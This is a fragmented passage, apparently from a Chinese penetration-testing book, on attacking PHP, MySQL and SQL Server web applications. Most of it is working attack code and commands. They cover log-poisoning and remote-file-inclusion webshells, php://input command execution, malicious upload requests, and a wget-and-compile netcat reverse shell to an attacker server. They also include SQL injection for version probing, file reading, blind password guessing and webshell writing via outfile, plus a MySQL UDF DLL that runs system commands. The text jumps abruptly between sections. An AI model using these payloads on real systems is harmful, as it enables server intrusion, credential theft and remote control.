"http://victim/<?$fd=fopen('/tmp/.log','w');fwrite($fd,'<?passthru($cmd);?>');fclose($fd);?>"
```

这样在对方的访问日志里可能留下如下的记录：

```
xxx.xxx.xxx.xxx - - [04/Sep/2004:22:34:44 +0800] "GET
/<?$fd=fopen('/tmp/.log','w');fwrite($fd,'<?passthru($cmd);?>');fclose($fd);?> HTTP/1.1" 403
318
```

接着把包含参数改成 Apache 的访问日志就可以创建/tmp/.log 文件了：

```
curl http://victim/vul.php -d "p=/usr/local/apache/logs/access_log" > access_log
```

如果发现没有出错，那么说明已经成功创建/tmp/.log 文件，现在就可以包含它执行命令了：

```
curl http://victim/vul.php -d "p=/tmp/.log&cmd=pwd;w;id;uname -a"
```

如下另外一种文件包含形式的漏洞：

```
<?
include("$inc/config.php");
?>
```

这种漏洞虽然前面的路径可以控制，但是它后面指定了 config.php 文件，所以没有办法查看系统文件，也没办法利用上面的方式进行攻击。不过 PHP 有一个功能可以远程打开文件，这个选项由 allow_url_fopen 控制，而且默认就是打开的。所以要完成对这种形式漏洞的攻击必须有一个可控的服务器进行配合。在这个可控服务器的 Web 目录建立一个 config.php 文件，这个文件包含执行 PHP 指令的代码或打印生成 PHP 执行指令，这取决于可控服务器的 Web 目录是否支持 PHP 功能或是使用 ftp。比如这个 config.php 包含或生成如下的 PHP 指令：

```
<?passthru($cmd);?>
```


那么用如下的方式进行攻击:

```
curl http://victim/vul1.php -d "inc=http://control&cmd=pwd;w:id;uname -a"
```

实际上在 vul1.php 里面 include 打开的是 http://control/config.php 文件, 这里包含了执行命令的 PHP 代码, cmd 参数带的命令 “pwd;w:id;uname -a” 都被执行了。

9.3.2 PHP 4.3.0 的新特性

PHP 4.3.0 及以后支持 php://output 和 php://input, PHP 的 readfile/file/include/require 等几个函数可以从 php://input 读取原始 POST 数据, 里面的单引号等都是不会被转义的。那么对于上一小节提到的文件包含漏洞 vul.php 就根本不需要写代码到日志里了, 可以直接按如下方式进行执行命令攻击:

```
curl http://victim/vul.php -d "p=php://input&<?passthru('w')?>"
p=php://input& 5:27pm up 3 days, 23:54, 2 users, load average: 0.00, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
kkk       pts/0    kkk             Thu 6pm 23:22m  0.09s  0.03s  telnet localhos
test      pts/2    test           4:59pm 29:00s  0.24s  0.03s  vi /usr/local/l
```

这种方法更容易, 隐蔽性更高。上一节介绍的通过构造包含 PHP 代码的 Web 日志可能会存在很多干扰信息而可能导致攻击失败, 那么用这种方法就能迎刃而解。不过要注意的是它并不是把原始 POST 数据赋给变量, 只是类似管道, 某些函数可以从它直接读数据, 所以用它做 SQL 注入是不行的。

9.3.3 PHP 处理 RFC1867 MIME 格式导致数组错误漏洞

在 9.3.1 节介绍文件上传的时候提到直接伪造 HTTP 头, 可以避免由于系统文件不能支持的几个字符, 但是这种方法是无法生成包含 “../” 的文件名, 这是因为 PHP 在处理文件名变量的时候有一个类似 basename 的操作。PHP 4.3.9 以下的版本存在一个漏洞, rfc1867.c 的 SAPI_POST_HANDLER_FUNC() 函数在处理 RFC1867 MIME 格式数据的时候错误的数组解析, 导致覆盖 \$_FILES 数组元素。当请求的 name 是 ‘user[file[element]123’, 那么 SAPI_POST_HANDLER_FUNC 函数的如下代码会导致 is_arr_upload = 0:

```
/* is_arr_upload is true when name of file upload field
 * ends in [.*]
 * start_arr is set to point to 1st [
 */
is_arr_upload = (start_arr = strchr(param, '[')) && (param[strlen(param)-1] ==
']');

/* handle unterminated [ */
if (!is_arr_upload && start_arr) {
    *start_arr = '_';
}
```

这里执行 param 的第一个 ‘[’ 转换成 ‘_’, 然后再被 php_register_variable 处理注册成一个数

组变量。通过这个漏洞我们可以伪造包含“../”的文件名，不过有个要求，就是上传文件变量名必须包含一个“_”，例子如下：

```

——file: upload.php——
<?php
// In PHP versions earlier than 4.1.0, $HTTP_POST_FILES should be used
instead
// of $_FILES.

$uploaddir = '/var/www/uploads/';
$uploadfile = $uploaddir . $_FILES['user_file']['name'];

print "<pre>";
if      (is_uploaded_file($_FILES['user_file']['tmp_name'])
move_uploaded_file($_FILES['user_file']['tmp_name'], $uploadfile)) {
    print "File is valid, and was successfully uploaded. ";
    print "Here's some more debugging info:\n";
    print_r($_FILES);
} else {
    print "Possible file upload attack! Here's some debugging info:\n";
    print_r($_FILES);
}
print "</pre>";

?>
——end file: upload.php——

——8<——form——8<——
POST /upload.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; U; Linux i686; it-IT; rv:1.6) Gecko/20040115 Galeon/1.3.12
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image
/png,image/jpeg,image/gif;q=0.2,*/*;q=0.1 Accept-Language: en
Accept-Encoding: gzip, deflate, compress;q=0.9
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer:
Content-Type: multipart/form-data;
boundary=————1648318426118446961720965026
Content-Length: 387
————1648318426118446961720965026

```

```

Content-Disposition: form-data; name="user[file[name]123"; filename="p.php"
Content-Type: .../passt.php

<?
passthru($_GET['cmd']);
?>

-----1648318426118446961720965026
Content-Disposition: form-data; name="user[file[type]123"; filename="vg"
Content-Type: application/octet-stream

<?
passthru($_GET['cmd']);
?>

-----8<-----endform-----8<-----

```

比如/var/www/html/是 Web 根路径并且/var/www 目录 Apache 用户也有写权限,那么这个示例就可以上传一个 passt.php 到/var/www 目录。虽然这个示例没有太多实际意义,但是也许在实际渗透测试过程这也会是一个闪光点。

9.3.4 正则表达式的陷阱

PHP 有个 eval()函数可以把字符串当做 PHP 代码执行。当正则表达式带有 e 符号的时候, preg_replace()函数在匹配到字符串的时候,第二个参数的字符串也会当做 PHP 代码执行。看如下的示例代码:

```

<?
$k = preg_replace("/test/s", "strtoupper($h)", "just test");
echo $k;
?>

```

注意如下的请求及其返回信息:

```

D:\>curl localhost/regex_test.php -d "h=test"
Just TEST

```

再看看如下的请求及其返回信息:

```

D:\>curl localhost/regex_test.php -d "h=passthru($cmd) &cmd=ver"

Microsoft Windows XP [Version 5.1.2600]
just

```

居然顺利地执行了 Windows 的 ver 命令。这种漏洞在 phpBB2 里出现过,在 phpBB2 的 viewtopic.php 文件里对高亮字显示做了如下处理:

这样就可以利用 bindshell 直接上去，然后提升权限为 root，获得完全控制。不过也许这个 victim 服务器存在防火墙，设置了不允许连接其他非服务端口，那样这个 bindshell 就失效了。这时可以借助 nc 进行反向连接，但是一般 Linux/UNIX 下默认带的 nc 是不带 -e 参数的，没关系，自己下载编译一个：

```
curl http://victim/vul.php -d "p=/tmp/.log&cmd=mkdir /tmp/nc;"
curl http://victim/vul.php -d "p=/tmp/.log&cmd=nohup wget http://somewhere/nc110.tgz -O /tmp/nc/nc110.tgz&"
curl http://victim/vul.php -d "p=/tmp/.log&cmd=cd /tmp/nc;tar xvfz nc110.tgz;ls -la;"
curl http://victim/vul.php -d "p=/tmp/.log&cmd=cd /tmp/nc;sed -e 1319s/res_init/__res_init/netcat.c > nc.c;ls -la;"
curl http://victim/vul.php -d "p=/tmp/.log&cmd=cd /tmp/nc;cp nc.c netcat.c;gcc -O -s -DGAPING_SECURITY_HOLE -DTELNET -DLINUX -static -o nc netcat.c;file /tmp/nc/nc"
curl http://victim/vul.php -d "p=/tmp/.log&cmd=cp /tmp/nc/nc /tmp/.n;cd /tmp;rm -rf /tmp/nc;ls -la .n"
```

下载的 nc110.tgz 在现代 Linux 上都不能直接编译通过。netcat.c 中 1319 行调用了 res_init()，这是 glibc 中的函数，现在改名为 __res_init()，因此用 sed 命令修改 netcat.c。此外，为了完成攻击，需要将这个 nc 编译成支持 -e 参数，因此用了如下编译命令：

```
gcc -O -s -DGAPING_SECURITY_HOLE -DTELNET -DLINUX -static -o nc netcat.c
```

-s 确保 strip 操作。现在 victim 上已经有了带 -e 的 nc，这时还需要一个可控制的服务器来完成反向连接攻击，在可控服务器执行如下命令：

```
nc -vv -l -p 8002
```

然后在 victim 上执行：

```
curl http://victim/vul.php -d "p=/tmp/.log&cmd=nohup /tmp/.n control_server 8000 -e /bin/sh&"
```

这时在可控服务器上就获得一个 shell，能够执行 victim 服务器上的命令。如果还遇到更恶劣的环境，比如这个 victim 的防火墙还限制了不允许主动向外连接，那么就无法下载文件，反向连接这种攻击方式也将失败。这时可以用 BASE64 来上传一些二进制文件来进一步渗透测试，下面以一个简单的文本文件为例介绍如何上传：

```
[san@ /home/san/cgi]> cat test.txt
for test.
[san@ /home/san/cgi]> uuencode -m test.txt test.txt > test.b64
[san@ /home/san/cgi]> cat test.b64
begin-base64 664 test.txt
Zm9yIHRlc3QuCg==
==
```

如果 BASE64 编码后包含 +，那么需要将 + 号替换成 %2B，然后用如下方式上传并解码 BASE64 信息：


```

        echo $row['id']. " ~ " . $row['name'] . "\n";
    }

    mysql_free_result($result);
    mysql_close($link);
?>

```

由于没有对\$_REQUEST['id']变量做任何处理,而且在查询语句里没有对该变量加上引号,这就导致了 SQL 注入漏洞。测试环境是默认安装的 PHP 4.3.2 版本, magic_quotes_gpc 选项打开, MySQL 的版本是 4.0.15-nt。

10.1.1 MySQL 版本识别

不同版本的 MySQL 提供的功能略有不同,如果能准确知道服务器的 MySQL 版本,那么对提高渗透测试的成功率有很大的帮助。

10.1.1.1 注释

MySQL 3.23.3 及其以上版本支持 “—” 注释(注意,第二个-后面必须有一个空格)

```
D:\>curl localhost/test.php -d "id=1— test"
```

如果返回错误信息,那么 MySQL 版本可能在 3.23.3 以下。也有可能是注释了后面的 SQL 语句导致的错误,具体情况需要具体分析。

10.1.1.2 扩展功能

MySQL 有一个其他数据库没有的扩展功能,它可以用 /*! ... */ 这种注释语句来实现各版本功能的兼容。比如下面 SQL 语句:

```
CREATE /*!32302 TEMPORARY */ TABLE t (a int);
```

这个语句的意思是如果 MySQL 的版本是 3.23.02 以上,那么就创建 TEMPORARY 表,否则注释功能就会起作用。利用该特性可以识别用的是不是 MySQL 数据库,甚至精确定位 MySQL 的版本。

首先用如下方式请求页面:

```
D:\>curl localhost/test.php -d "id=1/*%20s*/"
```

一般情况这都是能够得到正确页面的,因为别的数据库也可能支持 C 语言注释。试验一下 MySQL 的扩展注释功能:

```
D:\>curl localhost/test.php -d "id=1/*!%20s*/"
```

如果页面返回错误,那么几乎可以肯定 Web 服务器使用的后台数据库是 MySQL。确定是 MySQL 数据库以后还可以一步步来定位它的版本:

```
D:\>curl localhost/test.php -d "id=1/*!30000%20s*/"
```

如果页面返回错误, 那么说明 MySQL 的版本大于 3.0, 因为它想把 s 放到 SQL 语句里。接着再提高一个主版本级别进行测试:

```
D:\>curl localhost/test.php -d "id=1/*!40000%20s*/"
```

同样, 如果返回错误就说明 MySQL 的版本大于 4.0。再提高一个主版本级别进行测试:

```
D:\>curl localhost/test.php -d "id=1/*!50000%20s*/"
```

如果返回正常页面, 那么说明 MySQL 的版本是小于 5.0 的。接着就可以继续测试小版本来获得精确的版本:

```
D:\>curl localhost/test.php -d "id=1/*!40016%20s*/"
```

同样, 如果返回正常页面就说明 MySQL 的版本小于 4.0.16, 继续测试小版本号:

```
D:\>curl localhost/test.php -d "id=1/*!40015%20s*/"
```

返回错误页面了, 通过一系列的测试, 终于精确定位该 MySQL 的版本是 4.0.15。由于 MySQL 小版本号比较多, 所以在实际测试中需要做多次查询才能确定它的版本, 但结果是正确的。

10.1.1.3 联合查询功能

实际上, 如果发现 MySQL 的版本大于 4, 那么就可以利用 MySQL 4.0.0 的联合查询这个新功能来获得精确的版本号。比如本节的示例程序可以这样获得版本:

```
D:\>curl localhost/test.php -d "id=1 union select 1,version(),1"
1 test
1 4.0.15-nt
```

返回的信息包含了该数据库的版本信息。

10.1.2 联合查询的利用

联合查询是 MySQL 4.0.0 新增的功能, 它极大地增加了 MySQL 发生 SQL 注入漏洞时的危险性, 可以轻易获取其他数据表的信息等。上文已经介绍了用联合查询功能获取 MySQL 版本信息, 下面将介绍 SQL 注入时联合查询更多的技巧。//

10.1.2.1 猜测查询字段数目和类型

不过联合查询有一些限制, 它要求 select 的字段数要和前面 select 的相同, 所以在不知道数据表结构的情况会给渗透测试带来一些困扰, 必须确定查询语句查询的字段数目, 如果能确定其类型当然更好。

其实利用联合查询字段数目不匹配返回错误这个特性就可以准确地获得查询语句查询的字段数目:

```
D:\>curl localhost/test.php -d "id=1 union select 1,1,1"
```

通过在联合查询后跟不同个数的 1，再结合返回信息可以迅速确定该查询语句前面查询的字段数目。除了这种方法，还可以用 order by 来猜测数据表的字段数，而且更加简洁。在 order by 后跟数字，MySQL 会解释成按照第几列排序，如果没有查询这一列那么就会返回错误，利用这个信息可以快速获得查询语句查询的字段数：

```
D:\>curl localhost/test.php -d "id=1 order by 3"
```

用 order by 这种方法对 MySQL 3 版本也是通用的。在获得字段数目以后，还可以把 1 换成字符来测试字段类型：

```
D:\>curl localhost/test.php -d "id=1 union select char(0x41),char(0x41),char(0x41)"

1 test
0 A
```

char()是 MySQL 内置的函数，它可以把 ASCII 值转换成字符，通过这个功能也避免了提交参数里包含引号等字符导致被 PHP 转义。上面请求的返回信息第二行里第一项是 0，这说明查询语句里查询的第一个字段不是字符或文本类型，应该是整型或布尔类型。第二项返回的是 A，说明该字段是字符或文本类型。有了这些信息，对后续的操作很有帮助，这也是为什么在用联合查询获取数据库版本的时候把 version()函数放在第二项。

利用联合查询还可以猜测数据库里数据表的名称，比如用下面的方式请求页面：

```
D:\>curl localhost/test.php -d "id=1 union select 1,1,1 from testgain"
```

如果库里面不存在 testagain 表，那么会返回错误信息。利用这个方法可以猜测数据库中的数据表。

10.1.2.2 与 load_file 函数结合

load_file()函数可以读取系统本地文件，比如下面的查询语句可以获得 c:/boot.ini 文件信息：

```
select load_file('c:/boot.ini');
```

但是这个语句存在一个问题，因为需要给 load_file()函数传递一个字符串参数，这里包含了单引号，提交的时候会被 PHP 转义。幸运的是 MySQL 支持 16 进制表示字符串的方法：

```
mysql> select hex('c:/boot.ini');
+-----+
| hex('c:/boot.ini') |
+-----+
| 633A2F626F6F742E696E69 |
+-----+
1 row in set (0.00 sec)

mysql> select 0x633A2F626F6F742E696E69;
```



```
| 0x033A2F026F6F742E696E69 |
+-----+
| c:/boot.ini                 |
+-----+
1 row in set (0.00 sec)
```

这样就可以用联合查询结合 load_file 函数来获得系统文件:

```
D:\>curl localhost/test.php -d "id=-1 union select 1, load_file(0x033A2F026F6F742E696E69), 1"
1 [boot loader]
timeout=30
defau
```

遗憾的是由于前面查询字段的限制, 只显示了 c:/boot.ini 文件的前 32 个字符, 只能再借助 substring 函数来显示 c:/boot.ini 文件的其他内容:

```
D:\>curl localhost/test.php -d "id=-1 union select
1, substring(load_file(0x033A2F026F6F742E696E69), 33), 1"
1 It=multi(0) disk(0) rdisk(0) partit
```

依次类推, 直到获得所有内容。

10.1.3 遍历猜测

MySQL 内置了很多函数, 利用它们即使在没有联合查询功能的老版本 MySQL 上也可以做一些意想不到的操作。假如我们知道用户的 ID 号, 想用它去猜用户口令。首先看如下请求:

```
D:\>curl localhost/test.php -d "id=1 and length(password)=12#"
1 test
```

通过 length() 函数以及是否返回正确页面可以猜得 test 用户的口令长度。接着用 mid() 和 char() 函数来暴力猜测口令的每一个字符:

```
D:\>curl localhost/test.php -d "id=1 and mid(password, 1, 1)=char(0x6D) #"
```

同样猜对的标准是返回正确页面。mid() 函数原型是 "MID(str, pos, len)", 也可以用 substring() 函数。char() 函数的参数是 ASCII 值, 在 0~255 之间。这样一个个遍历过去就能完成猜测。另外还可以用 between() 函数先判断这个字符是数字还是字母这样的大范围, 这样可能加快暴力猜测的速度。比如判断字符是否是小写字母可以用如下请求:

```
D:\>curl localhost/test.php -d "id=1 and (mid(password, 1, 1) between char(0x61) and
char(0x7A)) #"
```

除了 char() 函数, 还可以用 ord 函数来进行猜测。ord 函数可以得到字符的 ASCII 值, 所以它也能实现类似功能:

```
D:\>curl localhost/test.php -d "id=1 and ord(mid(password, 1, 1))=0x6D #"
```

用 ord 函数的一个好处是可以使用大于小于这种运算符来确定字符的范围：

```
D:\>curl localhost/test.php -d "id=1 and ord(mid(password,1,1))>0x41#"
```

这种暴力猜测可以结合 perl 等脚本方便地实现。用哪种方法那就看读者的喜好了。

10.1.4 文件操作

MySQL 除了 load_file() 函数可以读取文件，另外还有 infile 和 outfile 语法可以读写文件，backup table 也可以往系统写文件，但是它的利用价值比较小。

10.1.4.1 写文件

MySQL 的 outfile 语法可以把 select 出来的内容导出到系统文件，不过有一个限制是不能覆盖文件，也就是说导出的文件已经存在，那么导出过程将失败。另外导出的系统文件是全局可读写。先看下面的示例：

```
mysql> select "<?passthru($k)?>" into outfile "d:/webdev/apache/htdocs/t.php" from member;
Query OK, 1 row affected (0.02 sec)
```

这个查询语句把执行命令的 PHP 代码导出到文件 “d:/webdev/apache/htdocs/t.php”，如果是 Web 目录，那么就可以按照如下方式执行命令：

```
D:\>curl localhost/t.php -d "k=type t.php"
<?passthru($k)?>
```

上面的 SQL 导出语句当做注入攻击时会存在问题，因为有两个带引号的字符串。select 后面的字符串可以用十六进制来表示，比如下面的导出语句也是能成功的：

```
mysql> select 0x303f7061737374687275282468293f3e into outfile
"d:/webdev/apache/htdocs/t.php" from member;
Query OK, 1 row affected (0.00 sec)
```

但是 outfile 后面的字符串却不能用十六进制表示，char() 函数也是不行的，因为它是 select 的函数。如果 outfile 后面不是字符串，就会出现如下的错误：

```
mysql> select hex("d:/webdev/apache/htdocs/t.php");
```

```
+-----+
| hex("d:/webdev/apache/htdocs/t.php") |
+-----+
| 643A2F7765626465762F6170616368652F6874646F63732F742E706870 |
+-----+
1 row in set (0.02 sec)
```

```
mysql> select 0x303f7061737374687275282468293f3e into outfile
0x643A2F7765626465762F6170616368652F6874646F63732F742E706870 from member;
```

```
ERROR 1064: You have an error in your SQL syntax. Check the manual that corresponds to your
MySQL server version for the right syntax to use near
'0x643A2F7765626465762F6170616368652F6874646F63732F742E706870 fr
```

非常遗憾, 导出文件的 SQL 语句必然包含单引号或引号, 那么在 PHP 的 `magic_quotes_gpc` 选项打开的情况下无法利用。outfile 还可以和联合查询结合使用, 限制是 outfile 的语句必须在联合查询的最后一句:

```
mysql> select name from member where id=1 union select "<?passthru($k)?>" into outfile
"d:/webdev/apache/htdocs/t.php" from member;
Query OK, 1 row affected (0.00 sec)
```

上面的查询语句也能够成功。同样是字符串的限制导致在 SQL 注入时利用困难。outfile 会对一些字符出现转义问题, 比如创建如下的测试数据:

```
mysql> create table t (t text);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into t set t="a\nb\n";
Query OK, 1 row affected (0.01 sec)
```

看看用 outfile 导出的文件:

```
mysql> select t into outfile "d:/t" from t;
Query OK, 1 row affected (0.00 sec)

mysql> exit
Bye

D:\>type t
a\
b\
```

很奇怪, 换行符变成了反斜杠。用十六进制编辑器查看, 发现换行符前面都加了一个反斜杠。这样如果是一个多行的代码就可能导致执行错误。把 outfile 换成 dumpfile 就没有这个问题, dumpfile 不会对字符做转义, 但是它的限制是只能导出一条数据记录。

```
mysql> select t into dumpfile "d:/t" from t;
Query OK, 1 row affected (0.00 sec)

mysql> exit
Bye

D:\>type t
a
b
```


用 dumpfile 导出的文件就正常了，用十六进制编辑器查看，内容没有被转义。

10.1.4.2 读取文件

和 outfile 相呼应，MySQL 还有一个读取文件的 infile 功能，它和 load_file() 函数的功能类似，但用法不同：

```
mysql> load data infile "c:/boot.ini" into table t;
Query OK, 5 rows affected (0.00 sec)
Records: 5 Deleted: 0 Skipped: 0 Warnings: 0
```

系统文件按行保存成相应的数据项。渗透测试者可以利用这个功能获取系统信息。

10.1.5 用户自定义函数

MySQL 有一个用户自定义函数 (UDF) 的功能，它可以使用用户自己动态链接库文件（对于 Windows 是 dll 文件）里的函数，这个特性显然容易带来安全问题。

不过要想使用 UDF 功能，数据库用户必须有对 mysql.func 表的 insert, update 的权限，其实就相当于有数据库 root 权限。另外对于渗透测试者的一个障碍是 UDF 对于动态链接库里函数的参数是这样定义的：

```
typedef struct st_udf_args
{
    unsigned int arg_count;           /* Number of arguments */
    enum item_result *arg_type;       /* Pointer to item_results */
    char **args;                      /* Pointer to argument */
    unsigned long *lengths;           /* Length of string arguments */
    char *maybe_null;                /* Set to 1 for all maybe_null args */
} UDF_ARGS;
```

那么不是专门为 MySQL 的 UDF 设计的动态链接库函数，就无法传递参数进去。这样就无法利用系统自带的动态链接库实现复杂的功能。

10.1.5.1 Linux 下的利用

在 Linux 下可以直接使用 libc 里的函数：

```
mysql> create function ctime returns string soname "libc.so.6";
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> select * from mysql.func;
+-----+-----+-----+-----+
| name  | ret  | dl      | type  |
+-----+-----+-----+-----+
| ctime | 0    | libc.so.6 | function |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

```
mysql> select ctime();
```

```
| ctime() |
```

```
| Thu Jan 1 08:00:00 1970 |
```

```
1 row in set (0.00 sec)
```

上面的示例用“create function”把 libc 里的 ctime 函数扩展为 MySQL 的一个函数，使用“select ctime();”就可以执行 ctime 函数的功能。当然也可以把 libc 里的 system 函数扩展成 MySQL 的自定义函数，但是没法把命令参数传进去。对于这种情况可以自己写一个动态链接库文件：

```
/*
written by Chris Anley [chris@ngssoftware.com]
compile with something like
gcc -g -c so_system.c
then
gcc -g -shared -Wl,-soname,so_system.so.0 -o so_system.so so_system.o -lc
*/

#include <stdio.h>
#include <stdlib.h>

enum item_result {STRING_RESULT, REAL_RESULT, INT_RESULT};

typedef struct st_udf_args
{
    unsigned int arg_count;           /* Number of arguments */
    enum item_result *arg_type;       /* Pointer to item_results */
    char **args;                      /* Pointer to argument */
    unsigned long *lengths;           /* Length of string arguments */
    char *maybe_null;                /* Set to 1 for all maybe_null args */
} UDF_ARGS;

/* This holds information about the result */

typedef struct st_udf_init
{
    char maybe_null;                  /* 1 if function can return NULL */
    unsigned int decimals;            /* for real functions */
    unsigned int max_length;          /* For string functions */
    char *ptr;                        /* free pointer for function data */
}
```

```
-rw-rw- 1 mysql mysql 1363 Nov 21 17:55 test.log
```

的确生成了属主是 mysql 的 test.log 文件。由于诸多局限性，Linux 下 MySQL 的用户自定义函数功能在 SQL 注入利用时用处并不大。

10.1.5.2 Windows 下的利用

Windows 版本的 MySQL 从 3.23.37 开始支持用户自定义函数 (UDF) 功能，可以直接引用 dll 文件里的函数。同样受到困扰的是无法传递参数给函数，不过对于一些不需要参数的函数还是可以使用：

```
mysql> create function ExitProcess returns integer soname "kernel32";
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func;
+-----+-----+-----+-----+
| name      | ret | dl      | type      |
+-----+-----+-----+-----+
| ExitProcess | 2 | kernel32 | function |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select ExitProcess();
ERROR 2013: Lost connection to MySQL server during query
```

上面 SQL 语句把 kernel32.dll 里的 ExitProcess 函数扩展为 MySQL 的一个函数，调用这个函数就导致 MySQL 进程退出了，必须重新启动 MySQL。其他系统 dll 的各种函数也可以用同样方式调用。MySQL 的 Windows 版本和 Linux 版本在 UDF 功能上略有不同。Windows 版本的 dll 文件无需放到指定目录，可以指定绝对路径。下面是一个用于 UDF 的 dll 代码：

```
/* my.cpp
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* MySQL 自定义函数的 Windows 版本实现
*/

#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

enum item_result {STRING_RESULT, REAL_RESULT, INT_RESULT};

typedef struct st_udf_args
```



```

    unsigned int arg_count;           /* Number of arguments */
    enum item_result *arg_type;       /* Pointer to item_results */
    char **args;                      /* Pointer to argument */
    unsigned long *lengths;           /* Length of string arguments */
    char *maybe_null;                /* Set to 1 for all maybe_null args */
} UDF_ARGS;

/* This holds information about the result */

typedef struct st_udf_init
{
    char maybe_null;                  /* 1 if function can return NULL */
    unsigned int decimals;            /* for real functions */
    unsigned int max_length;          /* For string functions */
    char *ptr;                        /* free pointer for function data */
    char const_item;                  /* 0 if result is independent of arguments */
} UDF_INIT;

extern "C" {
    __declspec(dllexport) int udf_test(UDF_INIT *initid, UDF_ARGS *args, char *is_null, char
*error);
}

int udf_test(UDF_INIT *initid, UDF_ARGS *args, char *is_null, char *error)
{
    if( args->arg_count != 1 )
        return 0;

    WinExec( args->args[0], SW_HIDE );
    return 0;
}

```

Windows 下的 dll 文件只需用如下方式编译:

```

D:\>cl my.cpp /LD
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8804 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

my.cpp
Microsoft (R) Incremental Linker Version 6.00.8447
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:my.dll
/dll
/implib:my.lib

```

```
my.obj
```

```
Creating library my.lib and object my.exp
```

然后在 MySQL 里指定绝对路径加载 my.dll:

```
mysql> create function udf_test returns integer soname "D:\\my.dll";
Query OK, 0 rows affected (0.02 sec)
```

```
mysql> select * from mysql.func;
```

name	ret	dl	type
ExitProcess	2	kernel32	function
udf_test	2	D:\\my.dll	function

```
2 rows in set (0.00 sec)
```

```
mysql> select udf_test("net user test /add");
```

udf_test("net user test /add")
9222812402616107008

```
1 row in set (0.06 sec)
```

这时可以看到系统确实加了一个 test 用户:

```
D:\>net user test
```

```

User name           test
Full Name
Comment
User's comment
Country code        000 (System Default)
Account active       Yes
Account expires      Never

Password last set    2004/11/21 下午 09:09
Password expires     2005/1/3 下午 07:57
Password changeable  2004/11/21 下午 09:09
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory

```

表和 article 表中各插入三条演示数据:

```
INSERT lalala.dbo.[User] (UserName, Password) VALUES ('root', 'abcd')
INSERT lalala.dbo.[User] (UserName, Password) VALUES ('user1', 'pass1')
INSERT lalala.dbo.[User] (UserName, Password) VALUES ('user1', 'pass2')

INSERT lalala.dbo.[article] (data, link) VALUES ('some info...', 'site1')
INSERT lalala.dbo.[article] (data, link) VALUES ('another info...', 'site2')
INSERT lalala.dbo.[article] (data, link) VALUES ('xxx info...', 'site3')
```

另外创建一个 SQL Server 账号, 用户名为 “xfocus”, 密码为 “super”。示例的 ASP 程序 (search.asp) 如下:

```
<%
SQL = ""
If Request("str") <> "" Then
SQL="SELECT * FROM article WHERE data like '%" &
Request("str") & "%'"
elseif Request("id") <> "" Then
SQL="SELECT * FROM article WHERE id=" &
Request("id")
elseif Request("link") <> "" Then
SQL="SELECT * FROM article WHERE link=" &
Request("link") & ""
end if

if(SQL <> "") then
StrSQL="driver={SQL Server};server=(local);"&
"database=lalala;uid=xfocus;pwd=super;"
set conn=server.createobject("ADODB.CONNECTION")
conn.open StrSQL
Set rs = conn.Execute(SQL)
If NOT rs.EOF Then
while(NOT rs.EOF)
Response.Write "&_
ID : " & rs("ID") & VBCRLF & "<br>" &
Data: " & rs("Data") & VBCRLF & "<br>" &
Link: " & rs("link") & VBCRLF & "<br><br>"
rs.MoveNext
wend
Else
Response.Write "你要的数据不存在!"
End If
Set rs=Nothing
conn.close
```



```
End if
%>
<Form action="search.asp">
文章ID      : <Input Name="id"><P>
文章特征字符: <Input Name="str"><P>
文章来源    : <Input Name="link"><P>
<P>
<Input type="submit" Value="确定">
</Form>
```

假设服务器 IP 地址是 192.168.10.198，那么在浏览器的地址栏中输入 `http://192.168.10.198/search.asp`，出来如图 10.1 所示的界面。



图 10.1 search.asp 的显示信息

10.2.1 SQL 注入简介

在“文章 ID”里面输入“1”，点“确定”按钮提交后，search.asp 将执行如下 SQL 语句：

```
SELECT * FROM article WHERE id=1
```

假如输入的数据是“1; drop database lalala”，那么执行的 SQL 语句将变为：

```
SELECT * FROM article WHERE id=1;drop database lalala
```

此 SQL 语句执行之后，“lalala”数据库将不复存在。这就是 SQL 注入的原理：利用未过滤的程序变量，插入任意 SQL 语句。

在渗透测试中，如何判断某程序是否存在 SQL 注入漏洞？这一般要取决于参数类型。参数类型大致可以分为三种：

(1) 数字型。这种类型的 SQL 语句一般为“select * from 表 where 字段=数值”。提交参数“1 and 1=1”后，假如存在注入漏洞，所执行的 SQL 将变为，如图 10.2 所示。

(2) 字符型。这种类型的 SQL 语句一般为“select * from 表 where 字段='字符'”，可以分别提交参数“a' and 1=1--”和“a' and 1=0--”，然后通过服务器返回的页面来判断。

(3) 搜索型。这种类型的 SQL 语句一般为“select * from 表 where 字段 like '%字符%'”，可以分别提交参数“a%' and 1=1--”和“a%' and 1=0--”，然后通过服务器返回的结果来判断。

细心的读者也许已经注意到，上述三种注入类型都已经包含在前面的示例代码中。对于这三种类型的漏洞，利用方式都是差不多的，只是构造前面的几个字符时略有差别。另外字符型和搜索型的注入，一般后面需要加上注释符“--”来容错。下面将进一步探讨如何利用这些 SQL 注入漏洞来完成渗透测试任务。

10.2.2 如何获取数据

本小节主要探讨在 SQL 注入中，如何快速有效获取指定的数据。这是很基本并且很重要的，接下来的所有探讨都依赖于本小节所介绍的技巧。

10.2.2.1 获取字符串数据

IIS 在默认情况会把 ASP 的出错详细信息返回给客户端。当 SQL 语句中尝试把字符串转换为数字时，ASP 运行就会出错，并会回显如下信息：“把字符串'xxx'转换为 int 时发生错误”。利用此原理能够轻易地获取字符串数据。把字符串转换为数字的方式有很多种，这里介绍比较常见的四种方式。

第一种，直接把字符串与数字进行比较。“@@version”是 SQL Server 内置的一个字符串变量，当把它与数字进行比较时，结果如下图 10.4 所示。

